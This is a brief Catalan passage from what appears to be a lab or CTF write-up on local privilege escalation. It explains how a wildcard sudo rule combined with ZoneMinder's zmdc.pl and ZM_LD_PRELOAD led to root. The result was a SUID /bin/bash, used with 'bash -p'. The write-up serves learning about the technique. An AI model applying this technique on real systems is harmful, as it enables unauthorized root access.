Les regles sudo amb comodins requereixen lectura contextual

La regla `sudo` no donava una shell directa. El seu impacte va aparèixer en relacionar-la amb l'ecosistema de ZoneMinder, concretament amb `zmdc.pl` i `ZM_LD_PRELOAD`. En escalada local, el risc d'una regla `sudo` depèn tant del binari permès com de la configuració i el comportament de l'aplicació.

LD_PRELOAD com a vector d'escalada

`LD_PRELOAD` és una característica legítima de l'enllaçador dinàmic. En aquesta màquina es va convertir en vector d'escalada perquè una aplicació permetia configurar-la i un script executable com `root` la incorporava a l'entorn. L'indicador final va ser clar:

```
-rwsr-xr-x 1 root root ... /bin/bash
```

La `s` en els permisos del propietari indica SUID. `/bin/bash -p` conserva l'EUID privilegiat.

